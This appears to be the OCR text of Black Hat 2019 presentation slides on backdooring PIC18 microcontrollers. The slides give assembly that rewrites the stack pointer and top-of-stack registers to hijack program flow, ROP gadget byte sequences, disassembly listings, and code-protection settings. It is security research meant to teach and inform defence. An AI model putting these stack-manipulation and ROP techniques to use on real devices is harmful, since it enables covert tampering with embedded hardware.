


DEMO TIME!

STACK
PAYLOAD INJECTION: CONTROLLING PROGRAM FLOW

STKPTR, TOSU, TOSH and TOSL

STKPTR = Stack Pointer register
TOSU, TOSH and TOSL = Top of Stack registers



Program flow control

```
INCF STKPTR,F        // SP increment

MOVLW 0x00
MOVWF TOSU           // TOSU = 0x00

MOVLW 0x0C
MOVWF TOSH           // TOSH = 0x0C

MOVLW 0x72
MOVWF TOSL           // TOSL = 0x72

RETURN
```

Jump to 0x000C72

Address	Opcode	Label	DisAssy
000C	8083		BSF PORTD, 0, ACCESS
000E	2AFC		INCF STKPTR, F, ACCESS
0010	0E00		MOVLW 0x0
0012	6EFF		MOVWF TOSU, ACCESS
0014	0E00		MOVLW 0x0
0016	6EFE		MOVWF TOSH, ACCESS
0018	0E24		MOVLW 0x24
001A	6EFD		MOVWF TOS, ACCESS
001C	0012		RETURN 0
001E	EF06		GOTO 0xC

SP Increment

TOS = 0x000024

0022	0000		NOP
0024	8C83		BSF PORTD, 6, ACCESS
0026	EF13		GOTO 0x26

Jump to 0x000024

ROP chain

ROP gadgets:

0x0060 = 0xFC2A000EFF6E000EFE6E600EFD6E (last)
0x0058 = 0xFC2A000EFF6E000EFE6E580EFD6E
0x0050 = 0xFC2A000EFF6E000EFE6E500EFD6E
0x0048 = 0xFC2A000EFF6E000EFE6E480EFD6E
0x0040 = 0xFC2A000EFF6E000EFE6E400EFD6E
0x0038 = 0xFC2A000EFF6E000EFE6E380EFD6E
0x0030 = 0xFC2A000EFF6E000EFE6E300EFD6E
0x0028 = 0xFC2A000EFF6E000EFE6E280EFD6E (first)

RET = 0x1200

Gadget example at 0x0040:

0040	8683		BSF PORTD, 3, ACCESS
0042	EC03		CALL 0x6, 0
0044	F000		NOP
0046	0C00		RETLW 0x0

RETURN or RETLW

DEMO TIME!

PROGRAM MEMORY PROTECTIONS

Code protection

Microchip Config Directives

```
; CONFIG5L
  CONFIG  CP0 = ON
  CONFIG  CP1 = ON
  CONFIG  CP2 = ON
  CONFIG  CP3 = ON
```

	5	0008	6E00		MOVWF 0x0, ACCESS
	6	000A	38D8		SWAPF STATUS, W, ACCESS
	7	000C	6E01		MOVWF 0x1, ACCESS
	8	000E	BA9E		BTFSC PIR1, 5, ACCESS
	9	0010	EC24		CALL 0x48, 0
	10	0012	F000		NOP
	11	0014	B4F2		BTFSC INTCON, 2, ACCESS
	12	0016	EC27		CALL 0x4E, 0
	13	0018	F000		NOP
	14	001A	BC9E		BTFSC PIR1, 6, ACCESS

Program memory dump still works

Boot and Data protection

Microchip Config Directives

```
; CONFIG5H
  CONFIG  CPB = ON
  CONFIG  CPD = ON
```

	5	0008	0000		NOP
	6	000A	0000		NOP
	7	000C	0000		NOP
	8	000E	0000		NOP
	9	0010	0000		NOP
	10	0012	0000		NOP
	11	0014	0000		NOP

Program memory dump doesn’t work

CONCLUSIONS

- Backdooring microcontrollers is possible.
- White paper is available: https://i.blackhat.com/USA-19/Thursday/us-19-Berta-Backdooring-Hardware-Devices-By-Injecting-Malicious-Payloads-On-Microcontrollers-wp.pdf
- Most concepts can be extended to other vendors.
- Special thank to Sol, Nico Waisman and Dreamlab Technologies.

Questions & Answers

Sheila Ayelen Berta

Offensive Security

Researcher

@UnaPibaGeek

- **To join the Black Hat mailing list, email BH LIST to:** feedback@blackhat.com
- **To join our LinkedIn Group:** http://www.linkedin.com/groups?gid=37658&trk=hb_side_g
- **To follow Black Hat on Twitter:** https://twitter.com/Blackhatevents
- **Black Hat's Facebook Fan Page:** http://www.facebook.com/blackhat
- **Find out more at www.blackhat.com**
- **Next Webcast: September 19, 2019**

Thank You!